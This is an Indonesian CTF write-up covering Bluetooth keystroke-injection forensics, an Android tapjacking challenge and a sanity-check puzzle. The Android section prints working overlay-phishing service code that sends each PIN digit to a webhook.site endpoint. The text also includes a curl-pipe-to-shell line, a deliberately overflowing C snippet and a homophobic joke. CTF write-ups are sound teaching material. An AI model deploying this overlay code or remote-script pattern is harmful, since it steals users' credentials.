
Diberikan sebuah Bluetooth PCAP yang berisi Input Keyboard Data, yang penulis duga bahwa terdapat sniffing *keystroke* yang ada disana dan benar adanya.




Dengan menggunakan *wireshark filter* usbhid.boot_report.keyboard.keycode_1, penulis dapat melakukan parsing dari inputan yang ada, mulai dari nomor Whatsapp, *hardcoded inputs* hingga laman Sharepoint.



Kita juga mendapatkan laman *sharepoint* yang merujuk pada bagaimana "penyerang" itu mensimulasikan serangannya dengan menggunakan BlueDucky, sebuah *keystroke injector*.
https://undipmail-my.sharepoint.com/:f:/g/personal/rafinurardiansyah_students_undip_ac_id/EmNArxZ7pKxCpfCN-B2LM7YB4Bw8wDF3a64xMMvyRGEg_Q?e=QFQmmk




Penyerangannya tentunya dari *bluetooth* karena ada protokol Bluetooth disana.




Dan *victim* atau si korban dari video yang terlihat menggunakan device RealMe yaitu atas nama asep.

```
248 2024-08-28 08:43:41.… localhost (53buahap… 10:82:d7:92:50:80 (asep)          20 Sent DATA - Input - Keyboard - <action key up>
249 2024-08-28 08:43:41.… controller           host                               8 Rcvd Number of Completed Packets
250 2024-08-28 08:43:41.… localhost (53buahap… 10:82:d7:92:50:80 (asep)          20 Sent DATA - Input - Keyboard - Tab
251 2024-08-28 08:43:41.… controller           host                               8 Rcvd Number of Completed Packets
252 2024-08-28 08:43:41.… localhost (53buahap… 10:82:d7:92:50:80 (asep)          20 Sent DATA - Input - Keyboard - <action key up>
253 2024-08-28 08:43:41.… controller           host                               8 Rcvd Number of Completed Packets
254 2024-08-28 08:43:41.… localhost (53buahap… 10:82:d7:92:50:80 (asep)          20 Sent DATA - Input - Keyboard - ENTER
255 2024-08-28 08:43:41.… controller           host                               8 Rcvd Number of Completed Packets
256 2024-08-28 08:43:41.… localhost (53buahap… 10:82:d7:92:50:80 (asep)          20 Sent DATA - Input - Keyboard - <action key up>
257 2024-08-28 08:43:41.… controller           host                               8 Rcvd Number of Completed Packets
258 2024-08-28 08:43:41.… controller           host                               8 Rcvd Number of Completed Packets

    [Frame is marked: False]
    [Frame is ignored: False]
    Point-to-Point Direction: Sent (0)
    [Protocols in frame: bluetooth:hci_h4:bthci_acl:btl2cap:bthid:usbhid]
▾ Bluetooth
    [Source: 00:00:00_00:00:00 (00:00:00:00:00:00)]
    [Destination: 10:82:d7:92:50:80 (10:82:d7:92:50:80)]
```

Dan MAC Addressnya dapat terlihat dari Destination Bar, aplikasi pertama yang digunakan tentunya dari browser sesuai dari video yang tertampil (juga dari keystroke GUI +d, GUI + b)






POC

August 28, 2024 • Rafi Nur Ardiansyah • HD


Selanjutnya akan memprint l33t1337 pada Whatsapp dan berakhir dengan sebuah pesan singkat. Terakhir setelah menjawab pertanyaan tersebut, penulis berhasil mendapatkan flagnya.

Download



POC

August 28, 2024 • Rafi Nur Ardiansyah • HD



POC

August 28, 2024 • Rafi Nur Ardiansyah • HD


```
[5/6] What is the message that attacker send to victim whatsapp? : l33t1337
Your input :  l33t1337
Congratulation, you are right!

[6/6] Attacker trying to open browser again in private mode, there are an attachment that you can see.
Please put the value here : akhirnya aku dapet flag asikkkk
Your input :  akhirnya aku dapet flag asikkkk
Congratulation, you are right!

═══════════════════════════════════════════════════════════════
                              FLAG
═══════════════════════════════════════════════════════════════

^C]  hEr3 i5 yOUr Fl4G : INTECHFEST{bluetooth_could_be_dangerous_5dff7d} [6]
```

Mobile Exploitation

Hijacker

Diberikan sebuah aplikasi Android simpel yang memiliki objektif tap input PIN biasa, namun tanpa dengan keyboard melainkan yang sudah di desain oleh *developer*.

Penulis menggunakan 2 cara yaitu dengan Strandhogg Task Hijack dan juga membuat *malicious* Overlay Application. Namun untuk POC yang bekerja adalah Overlay Apps.



LoginActivity

```
/* loaded from: classes3.dex */
public class LoginActivity extends Activity {
    private Button clearButton;
    private String correctPin;
    private TextView[] pinTexts = new TextView[6];
    private Button[] pinButtons = new Button[10];
    private int position = 0;
    private String pin = "";

    @Override // android.app.Activity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(C0567R.layout.activity_login);
        try {
            InputStream inputStream = openFileInput("pin.txt");
            int size = inputStream.available();
            byte[] buffer = new byte[size];
            inputStream.read(buffer);
            inputStream.close();
            this.correctPin = new String(buffer);
        } catch (Exception e) {
            e.printStackTrace();
        }
        initializePinTexts();
        initializePinButtons();
        initializeClearButton();
    }

    private void initializePinTexts() {
        int[] pinTextIds = {C0567R.C0570id.pin1, C0567R.C0570id.pin2, C0567R.C0570id.pin3, C0567R.C0570id.pin4, C0567R.C0570id.pin5, C0567R.
C0570id.pin6};
        for (int i = 0; i < 6; i++) {
            this.pinTexts[i] = (TextView) findViewById(pinTextIds[i]);
        }
    }

    private void initializePinButtons() {
        int[] pinButtonIds = {C0567R.C0570id.btn0, C0567R.C0570id.btn1, C0567R.C0570id.btn2, C0567R.C0570id.btn3, C0567R.C0570id.btn4, C0567R.
C0570id.btn5, C0567R.C0570id.btn6, C0567R.C0570id.btn7, C0567R.C0570id.btn8, C0567R.C0570id.btn9};
        for (int i = 0; i < 10; i++) {
            this.pinButtons[i] = (Button) findViewById(pinButtonIds[i]);
            this.pinButtons[i].setOnClickListener(new View.OnClickListener() {
// from class: com.gimap.id.hijacker.LoginActivity$$ExternalSyntheticLambda0
```

Penulis mereplikasi layout Login dari aplikasi tersebut dengan Activity yang juga hampir mirip. Setelah korban melakukan *prompting* pin, selanjutnya hanya perlu mengirim pin tersebut ke salah satu endpoint terkontrol dari penyerang.

Karena asumsi serangan ini juga berlaku di SDK atas, penulis juga me-*restate permission* SDK-23 untuk **melakukan overlaying permission SYSTEM_ALERT_WINDOW**, StrictVM Policy, Internet, Access Network serta konfigurasi XML *network security* pada endpoint terkontrol.

Berikut servis yang dibuat (dengan bantuan GPT juga)

```
package uyea.phishing;


import android.app.Service;

import android.content.Intent;

import android.os.IBinder;

import android.os.StrictMode;

import android.view.LayoutInflater;

import android.view.View;

import android.view.ViewGroup;

import android.view.WindowManager;

import android.widget.Button;

import android.widget.TextView;

import java.net.HttpURLConnection;

import java.net.URL;


/* loaded from: classes3.dex */

public class OverlayService extends Service {
```

```
    private WindowManager.LayoutParams layoutParams;

    private View overlayView;

    private int pinIndex = 0;

    private StringBuilder sbr;

    private WindowManager windowManager;



    @Override // android.app.Service

    public IBinder onBind(Intent intent) {

        return null;

    }



    @Override // android.app.Service

    public void onCreate() {

        super.onCreate();

        this.overlayView =
LayoutInflater.from(this).inflate(C0978R.layout.activity_login,
(ViewGroup) null);

        final TextView[] pinTexts = new TextView[6];

        for (int i = 0; i < 6; i++) {

            pinTexts[i] = (TextView)
this.overlayView.findViewById(getResources().getIdentifier("pin" + (i
+ 1), "id", getPackageName()));
```

```
        }

        Button clearButton = (Button)
this.overlayView.findViewById(C0978R.C0981id.btn_clear);

        clearButton.setOnClickListener(new View.OnClickListener() { //
from class: uyea.phishing.OverlayService$$ExternalSyntheticLambda0

            @Override // android.view.View.OnClickListener

            public final void onClick(View view) {


OverlayService.this.m2210lambda$onCreate$0$uyeaphishingOverlayService
(pinTexts, view);

            }

        });

        Button[] pinButtons = new Button[10];

        for (int i2 = 0; i2 < 10; i2++) {

            pinButtons[i2] = (Button)
this.overlayView.findViewById(getResources().getIdentifier("btn" +
i2, "id", getPackageName()));

            pinButtons[i2].setOnClickListener(new
View.OnClickListener() { // from class:
uyea.phishing.OverlayService$$ExternalSyntheticLambda1

                @Override // android.view.View.OnClickListener

                public final void onClick(View view) {


OverlayService.this.m2211lambda$onCreate$1$uyeaphishingOverlayService
```

```
(pinTexts, view);

                }

            });

        }

        this.windowManager = (WindowManager)
getSystemService("window");

        WindowManager.LayoutParams layoutParams = new
WindowManager.LayoutParams(-1, -1, 2038, 1024, -3);

        this.layoutParams = layoutParams;

        layoutParams.gravity = 8388659;

        this.windowManager.addView(this.overlayView,
this.layoutParams);

    }



    /* renamed from: clearpin */

    public void
m2210lambda$onCreate$0$uyeaphishingOverlayService(TextView[]
pinTexts, View v) {

        for (int i = 0; i < 6; i++) {

            pinTexts[i].setText("");

        }

        this.pinIndex = 0;
```

```
    }


    /* renamed from: setpin */

    public void
m2211lambda$onCreate$1$uyeaphishingOverlayService(TextView[]
pinTexts, View v) {

        int pin = Integer.parseInt(((Button) v).getText().toString());

        pinTexts[this.pinIndex].setText(String.valueOf(pin));

        sendToServer(String.valueOf(pin));

        this.pinIndex = (this.pinIndex + 1) % 6;

    }


    @Override // android.app.Service

    public void onDestroy() {

        super.onDestroy();

        View view = this.overlayView;

        if (view != null) {

            this.windowManager.removeView(view);

        }

    }
```

```
    private void sendToServer(String pin) {

        StrictMode.ThreadPolicy policy = new
StrictMode.ThreadPolicy.Builder().permitAll().build();

        StrictMode.setThreadPolicy(policy);

        try {

            HttpURLConnection connection = (HttpURLConnection) new
URL("http://webhook.site/1870c6d8-5f1a-4233-aa6c-c6cfef97957f/?pin="
+ pin).openConnection();

            connection.setRequestMethod("GET");

            connection.getResponseCode();

            connection.disconnect();

        } catch (Exception e) {

            e.getStackTrace();

        }

    }

}
```


Dengan konfigurasi AndroidManifest berikut:

```
    <application android:theme="@style/Theme.Phishing" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:debuggable="true"
android:allowBackup="true" android:supportsRtl="true" android:extractNativeLibs="false" android:fullBackupContent="@xml/backup_rules"
android:networkSecurityConfig="@xml/network_security_config" android:roundIcon="@mipmap/ic_launcher_round" android:appComponentFactory=
"androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules">
        <activity android:name="uyea.phishing.MainActivity" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <service android:name="uyea.phishing.OverlayService" android:enabled="true" android:exported="true"/>
```

Dan juga konfigurasi *network security*-nya.

```xml
<?xml version="1.0" encoding="utf-8"?>

<network-security-config>

    <domain-config cleartextTrafficPermitted="true">

        <domain includeSubdomains="true">webhook.site

        </domain>

    </domain-config>

</network-security-config>
```

Selanjutnya hanya perlu upload *malicious* APK tersebut dan menunggu korban melakukan *prompting phishing* setelah aplikasi malwarenya berjalan.




Pin yang didapat adalah 558102.


```
┌──(kali㉿kali)-[~]
└─$ nc ctf.intechfest.cc 53655
Please provide a proof of work to continue by running this command:
curl -sSfL https://pwn.red/pow | sh -s s.AAPQkA==.TLvJ3OvFvsN0GeZo0f0ABQ==

Solution: s.YKyv6CT2Xg2jCHAfYCNaUrunVb7KsYG3Z/42Hj5v7/IHMGLnqYGNeRkPa2eC/FX2zJg6bHy6eAC1V4SlxMzNDqoPrtrlAwKBVmBHDdg8
20jeeEVV1fy6wAkP2wrPjQJ0Ll74luyGpPY/TVbaL01yVYr+c7rzt3oSR45a7QnWWi8Yn9MahXdfwbG3Y6DYjfPebmqEa8ejIQ0WI2Wot0LRpA==
PIN: 558102
INTECHFEST{T4pj4ck1ng_In_Andr01d?!?!}
```

Flag: INTECHFEST{T4pj4ck1ng_In_Andr01d?!?!}

Misc (Sanity Check)

Challenge ini hanya *involve* deobfuskasi Javascript biasa, dan kita dapat menggunakan service https://obf-io.deobfuscate.io/.






Flag: INTECHFEST{W3lc0m3_And_G00dluck}

Epilog

```c
int main(){
      char buf[0x50];
      input("English or Spanish?\nWhoever pwning first is gay\nQuien juegue primero es gay\n> ", buf, sizeof(buf)*2);
      return 0;
}
```



Klarifikasi:

kecuali enryu